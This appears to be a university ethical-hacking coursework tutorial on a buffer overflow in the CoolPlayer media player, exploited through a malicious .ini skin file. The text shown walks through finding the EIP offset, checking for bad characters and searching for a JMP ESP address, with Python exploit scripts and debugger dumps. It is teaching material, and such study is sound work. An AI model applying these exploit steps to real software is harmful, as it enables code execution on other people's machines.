



**Abertay
University**

Buffer Overflow Tutorial

Demonstrating how to exploit a buffer overflow vulnerability
using the 'Vulnerable Media Player' executable

Lukas Smith

CMP320: Ethical Hacking 3

BSc Ethical Hacking Year 3

2021/22

Note that information contained in this document is for educational purposes.

+Contents

1	Introduction	1
1.1	Intro to Buffer Overflows	1
1.1.1	The Stack	1
1.1.2	Pointers of note	1
1.2	CoolPlayer Application	1
2	Procedure and Results	2
2.1	Overview of Procedure	2
2.2	Exploiting the program without DEP	2
2.2.1	Proof of Vulnerability	3
2.2.2	Exploit Development for POC	6
2.2.3	More Complex Payload	13
2.3	Egghunters	14
2.4	Exploiting the program with DEP	16
3	Discussion.....	19
3.1	Buffer Overflow Countermeasures	19
3.1.1	Programming Languages.....	19
3.1.2	Character Filtering.....	19
3.1.3	DEP	19
3.1.4	ASLR.....	19
3.1.5	IDS	19
3.2	Evading an IDS.....	20
	References	21
	Appendices.....	22
	Appendix A – Bad Chars	22
	Appendix B – Python Scripts	22
	flaw.py.....	22
	eip.py.....	22
	offset.py	24
	badchars.py	24
	popcalc.py	25
	popshell.py.....	25

1 INTRODUCTION

1.1 INTRO TO BUFFER OVERFLOWS

A Buffer Overflow is an unintentional error within memory-unsafe languages, such as C or C++, when a program attempts to write data that contains more bytes than the allocated space in the 'buffer'. The buffer is the fixed space allocated to the program within the stack to store temporary data. As there is no protection to the stack in these memory-unsafe languages, the resulting 'overflow' of data begins overwriting the stack, and any registers that is stored within, typically resulting in the program crashing.

Consequently, this error can become a vulnerability as the stack can be re-written with new instructions that give the attacker the ability to gain control of the stack. This vulnerability can be exploited in several ways, such as overwriting local variables to change the program's behaviour or executing malicious shellcode. The exploitation of buffer overflows is particularly dangerous when considering the potential for remote execution vulnerabilities.

1.1.1 The Stack

The stack is an area of memory allocated to a program to track currently active subroutines (where a function has been called but not finished executing); this is tracked using the stack pointer (ESP). As it is a stack data structure, it operates a LIFO (last in, first out) order, meaning whatever is the last thing to be pushed onto the stack is the first thing to be popped off of it.

1.1.2 Pointers of note

There are two primary standard pointers to be aware of when exploiting a buffer flow vulnerability. These are:

- ESP – Extended Stack Pointer points to the current top of the stack
- EIP – Extended Instruction Pointer points towards the next instruction to be executed. We'll manipulate this to point at our malicious shellcode

1.2 COOLPLAYER APPLICATION

In this tutorial, the application used to demonstrate the vulnerability is the 'CoolPlayer' audio player. It is an old freeware application with several known vulnerabilities, making it a prime target for this tutorial. This tutorial intends to show the stages of exploiting an application with a buffer overflow vulnerability, including with DEP (Data Execution Prevention, a preventative measure that makes the stack non-executable) enabled. Additionally, this tutorial aims to demonstrate how to use egghunters for exploitation outside the stack.

2 PROCEDURE AND RESULTS

2.1 OVERVIEW OF PROCEDURE

The 'CoolPlayer' application was run on a Windows XP virtual machine where most of the exploitation occurred; however, some aspects of the tutorial were completed through a Kali Linux machine. The list of tools and software used are as follows:

- Immunity Debugger
- Metasploit
- Msfvenom
- Netcat
- Notepad++
- Python 2.7.6

Immunity was used over ollydbg as it allows us to use 'mona.py', a python script which automates specific searches we will do whilst developing our exploit. These programs can be used in conjunction, but it made more sense to the author to do it all on one application.

Metasploit, msfvenom and netcat are all tools pre-installed on the kali machine.

In this case, python was used for scripting the exploit as the author is more confident in this language; however, any scripting language such as perl can be used instead. You can substitute the python scripts for your preferred language. Additionally, all of the python scripts used for this demonstration can be found in **Appendix B – Python Scripts**.

The procedure is laid out in the following stages:

- Exploiting the program without DEP
 - Proof of Vulnerability
 - Exploit Development for POC
 - More Complex Payload
- Egghunters
- DEP

2.2 EXPLOITING THE PROGRAM WITHOUT DEP

We are first going to exploit the program with DEP turned off. This setting can be changed by right-clicking My Computer -> Properties -> Advanced -> Performance Settings -> Data Execution Prevention and then switching to 'Turn off DEP for all programs and services except those I select', finally adding the program to the list of programs and services.




Figure 1 - DEP turned off

2.2.1 Proof of Vulnerability

To begin finding out if an application is vulnerable to buffer overflow, it must first be analysed for any possible points of entry. Possible data entry points include any time a file is loaded into the program and in this case there are three possible data entry points:

- Loading in a playlist
- Loading in a song
- Loading a skin for the player

For this tutorial, the 'loading skins' option shall be investigated further. When going into options and choosing to load a skin, take note of the file types that file explorer suggests, in this case our only relevant file type is '.ini'.




Figure 2 - Coolplayer Skin Filetypes

To test the data entry point for a vulnerability, write a short script to create a '.ini' file and fill it with junk data. In this case, we will fill it with 3000 "A"s, which is easy to spot when running the program through the debugger.

```
#!/usr/bin/env python2

forwardBuff = "A" * 3000

payload = forwardBuff

with open("exploit.ini", "wb") as file:
    file.write(payload)
```

Figure 2 - Generating ini file

Loading this generated '.ini' file into the player returns an error that the file is not a valid CoolPlayer skin.




Figure 3 - Error after loading the .ini file

To investigate what a valid CoolPlayer skin file looks like, a CoolPlayer skin was downloaded online. The author used 'beaded.ini' (Ryude15, 2008) however, any working skin should be ok. By opening the file in any text editor, we can see that the file begins with [CoolPlayer Skin].

```
[CoolPlayer Skin]

; Switches
PlaySwitch= 125,77,47,18,0,125,77,47,18
PauseSwitch= 320,77,47,18,0,320,77,47,18
RepeatSwitch= 82,39,18,33,0,69,49,9,9
ShuffleSwitch= 5,39,18,33,0,24,49,9,9
StopSwitch= 174,77,47,18,0,74,77,47,18
EqSwitch= 101,72,19,19,0,101,72,19,19
```

Figure 4 - CoolPlayer skin format

To bypass the validation in our earlier result, we will have to edit our original script to include valid CoolPlayer skin text. In this case, we are already aware that the format we will have to follow is '[CoolPlayer Skin]\nPlaylistSkin='. So, this can be added to the initial script.




Figure 5 - Successfully crashing the application

The program has successfully crashed on running this new '.ini' file. If this is done again in the debugger (Immunity Debugger), you will also notice that the EIP has successfully been written over. Meaning buffer overflow is possible on this application. Sometimes the program will not crash, but you will see the A's within the stack, a possible explanation for this is that not enough A's were written to reach the EIP and overwrite it. If this happens, try adding additional bytes until the EIP is overwritten.

```
EAX 41414142
ECX 000049C7
EDX 00160608
EBX 00000000
ESP 0012BEA8 ASCII "AAAAAAAAAAAAA"
EBP 41414141
ESI 0042000D 1902745.0042000D
EDI 0012E264
EIP 41414141
```

Figure 6 - Overwritten EIP

2.2.2 Exploit Development for POC


2.2.2.1 Finding the EIP

Now that we know that the program is vulnerable, we can move on to developing an exploit for it. The first step is to locate the EIP, and this is done by creating a unique pattern that allows us to track the location of the EIP within the stack. Kali comes pre-installed with a Metasploit script which allows us to do this relatively quickly.

```
(kali@kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000 > findeip
```

Figure 7 - Create unique pattern

The generated pattern can then be copy-pasted directly into the script as a string.



```
eip.py - C:\Documents and Settings\Administrator\Desktop\Coursework\eip.py
File Edit Format Run Options Windows Help

#!/usr/bin/env python2

coolplayer = "[CoolPlayer Skin]\nPlaylistSkin="

# eip
eip = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8A"

forwardBuff = "A" * 3000

payload = coolplayer + eip

with open("exploit.ini", "wb") as file:
    file.write(payload)
```

Registers (FPU)

```
EAX 41316C42
ECX 0000275B
EDX 00160608
EBX 00000000
ESP 0012BEA8 ASCII "Ap9Aq0Aq1A"
EBP 70413670
ESI 0042000D 1902745.0042000D
EDI 0012E264
EIP 38704137

C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FF
T 0 GS 0000 NULL
D 0
Q 0 LastErr EPPOR SUCCESS 100
```

Figure 8 - Updated script with overwritten EIP

The resulting EIP value can then be input into a second Metasploit script to return the offset value.


```
(kali㉿kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q 38704137
[*] Exact match at offset 473
```

Figure 9 - Metasploit finds offset

As we can see here, our offset is 473 bytes.

To prove that this offset is correct, we can insert a forward buffer of “A”s precisely the length of the offset followed by 4 “B”s and an end buffer of “C”s. The result of this in the debugger should show the EIP to be 4 B characters and the stack to show a list of As, four Bs and then a list of Cs.

```
7% offset.py - C:\Documents and Settings\Administrator\Desktop\Coursew...
File Edit Format Run Options Windows Help
#!/usr/bin/env python2

coolplayer = "[CoolPlayer Skin]\nPlaylistSkin="

# eip
# offset 473

offset = "A" * 473

endBuffer = "C" * 1000

payload = coolplayer + offset + "B" * 4 + endBuffer

with open("exploit.ini", "wb") as file:
    file.write(payload)
```

```
ECX 000096E3
EDX 00160608
EBX 00000000
ESP 0012BEA8 ASCII "CCCCCCC
EBP 41414141
ESI 0042000D 1902745.004200
EDI 0012E264
EIP 42424242
C 0 ES 0023 32bit 0 (FFFFFFF
P 1 CS 001B 32bit 0 (FFFFFFF
A 1 SS 0023 32bit 0 (FFFFFFF
Z 0 DS 0023 32bit 0 (FFFFFFF
S 0 FS 003B 32bit 7FFDD000
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS
EFL 00010216 (NO,NB,NE,A,NS
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
0012BE88 41414141 AAAA
0012BE8C 41414141 AAAA
0012BE90 41414141 AAAA
0012BE94 41414141 AAAA
0012BE98 41414141 AAAA
0012BE9C 41414141 AAAA
0012BEA0 41414141 AAAA
0012BEA4 42424242 BBBB
0012BEA8 43434343 CCCC
0012BEAC 43434343 CCCC
0012BEB0 43434343 CCCC
```

Figure 10 - EIP overwritten with 4 B's

We can see this was successful, so we now know the distance from the top of the stack to the EIP.

2.2.2.2 Badchars

From this point, we now want to identify any characters which can affect the shellcode we will try to run later in the tutorial, and these are also known as badchars. Checking for these characters first will make it easier for us when trying to add shellcode into the stack.

We can safely assume that '\x00' is a bad character as it is universally used as a null-byte within applications, and this will cause the application to terminate. We can manually test for the rest of the bad chars by adding a badchar array into our program (**Appendix A – Bad Chars**).

To check for badchars we must first change our offset to overwrite the EIP (add four additional characters to the end of the offset). Then we add our badchar array, allowing us to read through all the bad characters and check the debugger for any corruption.

```
#!/usr/bin/env python2

coolplayer = "[CoolPlayer Skin]\nPlaylistSkin="

# eip
# offset 473
# badchars: \x00

offset = "A" * 477

badChars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
"\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
"\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f"
"\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f"
"\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
"\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xab\xac\xad\xae\xaf"
"\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf"
"\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef"
"\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

payload = coolplayer + offset + badChars

with open("exploit.ini", "wb") as file:
    file.write(payload)
```

Figure 11 - Badchar script

When running this script in Immunity, we can use the bottom left panel within the CPU view to see the ASCII version of the characters, making it a lot easier to note anything different from what is expected. Right-click on the panel and press Go to -> Expression, then enter the address of the EIP (this can be found in the bottom right-hand panel as it will show where the access violation occurred when re-writing the EIP).

[illegible]

Figure 12 - Badchar output

In this case, something is wrong as the entire array is incorrect. To figure out which character it is we can comment the array out line by line. Luckily, the bad characters corrupting the rest of the array are in the first line of the array, as commenting out the first line allowed most of the array to display correctly. (We will come back to the outliers in just a moment)

```

41 41 41 41 41 41 41 41 41 AAAAAAAAA
41 41 41 41 41 41 41 41 41 AAAAAAAAA
41 41 41 41 41 41 41 41 41 AAAAAAAAA
10 11 12 13 14 15 16 17 00000000
18 19 1A 1B 1C 1D 1E 1F 00000000
20 21 22 23 24 25 26 27 !"#$%&'
28 29 2A 2B 2C 2D 2E 2F ()*+,-./
30 31 32 33 34 35 36 37 01234567
38 39 3A 3B 3C 3D 3E 3F 89:;< >?
40 41 42 43 44 45 46 47 @ABCDEFG
48 49 4A 4B 4C 4D 4E 4F HIJKLMNO
50 51 52 53 54 55 56 57 PQRSTUVW
58 59 5A 5B 5C 5D 5E 5F XYZ[\]^_
60 61 62 63 64 65 66 67 `abcdefg
68 69 6A 6B 6C 6D 6E 6F hijklmno
70 71 72 73 74 75 76 77 pqrstuvw
78 79 7A 7B 7C 7D 7E 7F xyz{|}~`

```

Figure 13 - Badchar output without the first line

As we now know, there is at least one bad character in the first line of the array. We can uncomment one character at a time to discover which characters are causing issues. Although this is a slow process, it is a very effective way to ensure that the bad characters are found and allows us to avoid a lot of confusing debugging later on in the tutorial. If a bad character is found, it should be removed from the array and then the rest of the line should be uncommented to check if that was the only culprit. In this line, it was found that the bad characters were '0a' and '0d'. Once it seemed that the corrupting characters had been removed, the rest of the array could be checked for any missing characters. In this case '2c' and '3d' did not display correctly so we now know that they are also being filtered out of the program.

```

41 41 41 41 41 41 41 41 41 AAAAAAAAA
41 41 41 41 41 41 41 41 41 AAAAAAAAA
01 02 03 04 05 06 07 08 00000000
09 0B 0C 0E 0F 10 11 12 .0.000000
13 14 15 16 17 18 19 1A 00000000
1B 1C 1D 1E 1F 20 21 22 000000 !"
23 24 25 26 27 28 29 2A #&'()*+
2B 2D 2E 2F 30 31 32 33 +,-./0123
34 35 36 37 38 39 3A 3B 456789:;
3C 3E 3F 40 41 42 43 44 <>?@ABCD
45 46 47 48 49 4A 4B 4C EFGHIJKL
4D 4E 4F 50 51 52 53 54 MNOPQRST
55 56 57 58 59 5A 5B 5C UVWXYZ[\
5D 5E 5F 60 61 62 63 64 ]^_`abcd
65 66 67 68 69 6A 6B 6C efghijkl
6D 6E 6F 70 71 72 73 74 mnopqrst
75 76 77 78 79 7A 7B 7C uvwxyz{|
7D 7E 7F 80 81 82 83 84 }~0123456789
85 86 87 88 89 8A 8B 8C _+*^&'<=>
8D 8E 8F 90 91 92 93 94 0123456789
95 96 97 98 99 9A 9B 9C *~&'<=>
9D 9E 9F A0 A1 A2 A3 A4 0123456789

```

Figure 14 - Badchar output without '0a','0d', '2c' and '3d'

Now we know the bad characters we can move on to investigating how much room we have for our shellcode.

2.2.2.3 Working out the space for shellcode

Working out the space we have within the stack for shellcode is relatively simple. We add a large amount of junk data (in this case, 100000 "C"s) to the end of the offset we already have. Using Immunity you can double click on the address with the ESP (the address highlighted blue in the bottom right window) and then scroll down until there aren't any more "C"s. This will count the distance between the two addresses for you and you can just convert this number into decimal. There are 6788 bytes available in the stack.




Figure 15 - Calculated space between top and end of stack

Now we know how much room we have for shellcode within the stack, we can move on to getting a JMP ESP address.

2.2.2.4 Finding a JMP ESP address

To run shellcode from the stack we need to find an instruction that will jump to the top of the stack (aka JMP ESP) and write this address to the EIP. Luckily, Immunity Debugger comes with a python extension 'mona', allowing us to find a valid address quickly.

The command we want to run from the command line within Immunity (bottom of the application) is

```
``!mona jmp -r esp -cpb "\x00\x0a\x0d\x2c\x3d"``
```

The jmp command will search for jump instructions whilst the -r tag specifies what register to jump to. In this case, we want to jump to the ESP to run the code at the top of the stack. The -cpb tag is where we can specify our bad characters to ensure that they are not included within the address.

Figure 16 - Running mona to check for jmp esp addresses

